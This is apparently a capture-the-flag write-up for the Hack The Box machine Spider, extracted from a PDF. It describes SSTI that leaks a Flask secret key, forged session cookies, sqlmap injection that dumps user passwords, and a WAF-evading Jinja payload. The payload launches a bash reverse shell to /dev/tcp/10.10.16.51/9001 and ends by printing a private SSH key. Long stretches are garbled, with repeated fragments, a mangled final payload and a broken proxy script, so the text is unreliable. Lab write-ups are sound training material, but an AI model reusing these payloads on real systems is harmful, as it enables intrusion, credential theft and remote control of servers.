

[SPIDER-BOX]

Hi folks, today I am going to solve a hard rated hack the box machine, spider created by InfosecJack and Chivato. So without any further intro, let's jump in.

common enumeration

Nmap

TCP over SSH
HTTP Default page
*Host 7.6p1 Ubuntu 4ubuntu0.3

code-Nmap

nmap -sC -sV -A -oN nmap.txt 10.10.10.243

output

Two ports are open: port[22]-ssh port[80]-http

in http-title - we do find a hostname:- $\underline{\text{http://spider.htb}}$

Default Page

lets check the default page but first we need to add the hostname to /etc/hosts file and browse the page.

code-/etc/hosts

echo 10.10.10.243 spider.htb > /etc/hosts

http://spider.htb

While i was checking at the templetes , I found a username chiv



HOME > FURNITURE > CHAIRS > CHAIR

HOME
CART
CHECKOUT
ADMIN

Then i decided to look for directories which are avaliable in the site by doing gobuster to enumerate the directories

\$1337
Chair posted by user 'chiv'

• In Stock

This is a beautiful chair, finest quality, previously owned by Mitnick.

code -gobuster

gobuster dir -u http://spider.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters

Output


First i register myself with random crecidentials:-http://spider.htb/register

Registration-panel

rm


After submitting this page the default login page appears with some weird thing-to which it specifies username us a which is the uuid of the user

admin-login




user as-les

Then after entering the password, i am in!




In the left side there is a button user information .Click that,



This shows my username and corresponding username is reflected here but i can not change the username at all .At this point,i am going to check for still (Server Side Template Injection).


[Server Side Template Injection- is a vunerability where the attacker injects malicious inputs into the template to execute commands on the server-side. This vunerability occurs when invalid user inputs is embedded into the template engine which can generally lead to remote code execution (RCE)]

To do that lets register a new account with username as {{8*5}} and after logging in, we visit the user information to confirm that our payload has worked ;we see this:




What cames in mind is to try geting the configuration file using this payload ((config)) so that i can retrive the configation object of the application to which i will register a new username with ((config))

user as-{{config}}



Registering anmaccount with this username results in the following being displayed on the user information

config-retrived



Retrived configuration in the username field

```
<Config {'ENV': 'production',
'DEBUG': False,
'SECRET_KEY': 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31),
'SESSION_COOKIE_SAMESITE': None,
'MAX CONTENT LENGTH': None.
'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),
'MAX_COOKIE_SIZE': 4093,
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I recogonise a Secret key which can be used to sign session cookies. We read
our current cookie from our browser developer tools and use the base64 command to decode the first field:
code-decode
   echo -n eyJjYXJ0X2l0ZWlzIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZWIxMyJ9 | base64 -d
             | kali|)-[/home/leshack98/project/HTB/spider]
-n eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjhiMWNmM2NkLTE3YjYtNDU1ZC1iMjY5LTUwYzdlZTZhZW
   "cart_items":[],"uuid":"8b1cf3cd-17b6-455d-b269-50c7ee6aeb13"}
                  i)-[/home/leshack98/project/HTB/spider]
The session data object contains two fields, namely terms and within a "logged in" message. When opening the page as a logged in user, we see that the username is displayed within a "logged in" message.
          HOME
          CART
          CHECKOUT
          ADMIN
          USER INFORMATION
                                                       From 1337
                                                                                                                     From 1337
          LOGOUT (LOGGED IN AS {(CONFIG)})
                                                       Chair
                                                                                                                      Black Chair
This does not appear to be vulnerable to SSTI, but we can attempt other types of injection; for example, assuming the username is retrieved from a database by querying the username in our session cookie, we can test for sql injection.
We add a simple sqL injection payload to our unid and use the flask_unsign tool to sign a valid session cookie by providing the secret key recovered earlier:We first install flask_unsign:
code-flask_unsign
  pip3 install flask_unsign
code-sign a valid cookie
   flask-unsign --sign --cookie "{\"cart_items\":[],\"uuid\":\"71f57eec-d494-455a-9c8f-3398c67ed5c7' or 1=1 -- -\"}" --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942'
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  eyJjYXJ0X2l0ZW1zIjpbXSwidXVpZCI6IjcxZjU3ŻWVjLWQ0OTQtNDU1YS05YzhmLTMzOThjNjdlZDVjNycgb3IgMT
0xIC0tIC0ifQ.YXqI-g.0Ryj3OFicabXV1bHT0hTtletGLc
                 i)-[/home/leshack98/project/HTB/spider
After replacing our current session cookie with the one we just generated, we notice the username has changed:
    Amad<sub>•</sub>
                                                                           Black Chai
   LOGOUT (LOGGED IN AS
This means we got confirmation that the unid parameter is injectable, In order to be able to forge a valid session cookie for this user we would need the associated unid , which we might be able to retrieve from the database through the same square injection of the confirmation that the unid parameter is injectable, In order to be able to retrieve from the database through the same square injectable.
                                                payload. or [ we write a simple proxy application that will get requests from sqlmap , forge and sign the corresponding cookies and relay requests to the remote server, returning the output to sqlmap for processing].
Database Dumping Using sqlmap
Method 1: UNION-BASED
To dump the database i have to call the secret key against the sqlmap to manipulate the requests before sending them then fees the secret key against the sqlmap
code-eval call
   sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.sign({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dump
     -(room kali)-[/home/leshack98/project/HTB/spider]

sqlmap http://spider.htb/ --eval "from flask_unsign import session as s; session = s.
gn({'uuid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cooki
session=*" --delay 1 --dump
  [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and f ederal laws. Developers assume no liability and are not responsible for any misuse or dam
   Remaining', 'RATELIMIT_HEADER_LIMIT': 'X-RateLimit-Limit', 'RATELIMIT_HEADER_RETRY_AFTER'
sqlmap prompt requires merge of the cookies do not merge the cookies because we have provided our cookie with 🔳 so that it can dump all the database session
Response:
The contents of users table in the shop database are returned:
Database: shop
Table: users
[3 entries]
  id | uuid
         129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv
        9d61933d-5c24-4081-9b46-cdfea24f327d {{8*5}} les98
71f57eec-d494-455a-9c8f-3398c67ed5c7 {{config}} tULI98
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
| id | uuid

name

password

| 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | ch1VW4sHERE7331 | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}} | les98 $|\ 3\ |\ 71f57eec-d494-455a-9c8f-3398c67ed5c7\ |\ \{\{config\}\}\ |\ tULI98$ And this leaks the uuid and password of our user chiv we can login in with credentials: ![[]]! Method 2:Proxy application middleware We write a python script that will get request from the squap forge and sign the cookies and relay it to the remote sever then returning the sqlmap to the server for processing. code-python payload #!/usr/bin/python3 from flask import *import requests from flask.sessions import SecureCookieSessionInterface import uuid app = Flask(__name__) app.secret_key = "Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942" session_serializer = SecureCookieSessionInterface().get_signing_serializer(app) uuid = request.args['uuid'] data = {"uuid": uuid, "cart_items": []} cookie = session_serializer.dumps(data) r = requests.get("http://spider.htb/", cookies=cookies) return r.text if __name__ == "__main__": After running the above Flask application, we run squapp with the -dump option as follows, setting the injection on the unit para code-sqlmap sqlmap -u "http://127.0.0.1:80?uuid=71f57eec-d494-455a-9c8f-3398c67ed5c7" -p uuid --The contents of users table in the shop database are returned: Database: shop Table: users [3 entries] password | id | uuid name | ch1VW4sHERE7331 | | 1 | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv | 2 | 9d61933d-5c24-4081-9b46-cdfea24f327d | {{8*5}} | les98 | 3 | 71f57eec-d494-455a-9c8f-3398c67ed5c7 | {{config}} | tULI98 **Intial FootHold** Let's Login with the credentials or forge a valid cookie for user of to forge we use flask_usign and chiv used to crete a valid session: code-cookie forge 6be45ad38b73"}' --secret 'Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')-[/home/leshack98/project/HTB/spider] IntcImNhcnRfaXRlbXNcIjpbXSxcInV1aWRcIjpcIjEyOWY2MGVhLTMwY2YtNDA2NS1hZmI5LVxuNmJlNDVhZDM4Yj czXCJ9Ig.YXqWRw.xRvi00hTf6IIxm7ZXsd3FXj8_pk t� kali)-[/home/leshack98/project/HTB/spider] After using the credentials from the sqlmap or replacing our session cookie and reloading the page, we are successfully logged in as chiv. We can now access the admin panel: Welcome to the admin panel, chiv. Enter message New message Submit View messages messages View support support When clicking the messages button, the user's message board is displayed which has a fix on the support ticket This is the messages board. **Current user: chiv** Staff of ID: '1' posted on: 2020-04-24 15:02:41 Fix the /a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal portal! **Enumeration and Injecting**

ge contains a form for submitting support trickets:



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Submit a support ticket!

Hmmm, you seem to have hit a our WAF with the following chars: _ .

Contact number or emall:

JohnDoe@test.com

Message:

My dog ate my homework!

As we can see the 1607 sh shows other commonly used characters like ____, *** which are blocked, which results in more explicit error messages:

Payload - Research, Error, Trial and Defination

After doing some research i came up with a payload:

code-unrefined payload

But the payload seem to have bad characters in it like the and (()) so i had to replace the with the and the (()) so i had to replace the with the and the (()) so i had to replace the (()) so i had python3 when you print the hex \x5f it gives you oot@kali: /home/leshack98/project/HTB/spider 🤜 1F 20 21 22 23 24 25 26 27 28 29 2A 95 96 97 98 99 100 101 102 103 104 105 106 037 31 32 33 34 35 36 37 38 39 40 41 42 43 US (unit separator) 137 140 141 142 143 144 145 146 147 150 151 152 153 041 042 043 044 045 046 047 050 051 052 054 154 108 6C li)-[/home/leshack98/project/HTB/spider] Python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("\x5f") code-working payload check note:insert payload in the contac {% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")|attr("\x5f\x5fpuiltins\x5f\x5f")|attr("\x5f\x5fpuiltins\x5f\x5f")|attr("\x5f\x5fpetitem\x5f\x5fpet So after getting the payload i decide to test the payload by forcing it to sleep fo 5 milliseconds so as to test if the payload works and apparently the payload works which confirms INSPECTOR Pretty Raw \n Actions > Pretty Raw Render \n Actions ∨ Query Parameters (0) | Posty | Raw | In | Actions | Actions | Actions | Pretty | Raw | Render | In | Actions | Actions | Posty | Actions | Actions | Posty | Actions | Posty | Actions | Actions | Posty | Actions | Posty | Actions | Posty | Actions | Posty | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Actions | Pretty | Raw | Render | In | Rety | Raw | Render | Rety | Render Body Parameters (3) Request Cookies (1) / 8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"> 9 <title> Request Headers (12) Response Headers (5) p> The server encountered an internal error and was unable to complete your : contact={% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetiten\x5f\x5fgetiten\x5f\x5fgetiten\x5f\x5fgetiten\x5f\x5fgetiten\x5f\x5f")
|("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("sleep 5")|attr("read")()%} ?
Search 0 matches ② ② ← → Search 0 matches 476 bytes | 5,760 milli Since our payload looks fine so we have to adjust our payload to obtain a reverse shell using base64 encoding to bypass WAF filters; code-encoding reverse shell to base64


echo 'bash -i >& /dev/tcp/10.10.16.51/9001 0>&1' | base64 -w 0 [/home/leshack98/project/HTB/spider] YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi41MS85MDAxIDA+JjEK Li)-[/home/leshack98/project/HTB/spider]

The final payload looks us following:

code-final payload

{% include request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x5fimport\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("\x5f\x5fimport\x

Then we paste our complete payload in contact .in burpsuite we have to url encode the reverse shell psyload to filter out bad characters in the payload



Then we open an nc listener on port 9001

code-Listening

After posting a support ticket with the above SSTI payload to the contact a reverse shell is sent back to our listener which was Listening on port 9001

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1: root@kali:/home/leshack98/project/HTB/spider \( \text{(leshack98@kali)}_{\text{(leshack98@kali)}_{\text{(leshack98:}}_{\text{(root@kali)}_{\text{(home/leshack98]}}_{\text{(root@kali)}_{\text{(home/leshack98/project]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(root@kali)}_{\text{(home/leshack98/project/HTB/spider]}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spider)}}_{\text{(home/leshack98/project/HTB/spid
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Takeover

After geting the reverse shell we have to do some adjusment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

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python3 -c 'import pty;pty.spawn("/bin/bash")'
[ctrl] + z
stty raw -echo
fg [Enter] two times
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Then setting the TERM so that you are able to clean the terminal:

 $. ssh \ directory \ we \ can \ use \ the \ id_rsa \ to \ gain \ a \ rsa \ key \ which \ we \ can \ use \ it \ in \ gaining \ a \ fully \ interactive \ ssh \ shell$


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Chiv@spider:~ cd.ssh
chiv@spider:-/.ssh$ ls -la
total 16
drwx------ 2 chiv chiv 4096 May 6 11:42 .
drwxr-xr-x 6 chiv chiv 4096 May 18 00:23 .
-rw------ 1 chiv chiv 393 May 4 15:42 authorized_keys
-rw----- 1 chiv chiv 1679 Apr 24 2020 id_rsa
chiv@spider:-/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY----
MIIEpAIBAAKCAQEAmGvQ3kClVX7pOTDIdNTsQ5EzQl+ZLbpRwDgicM4RuWDvDqjV
gjwRBF5B75h/aXjIwUnMXA7XimrfoudDzjynegpGDZL2LHLSVnTkYwDq+o/MnkpS
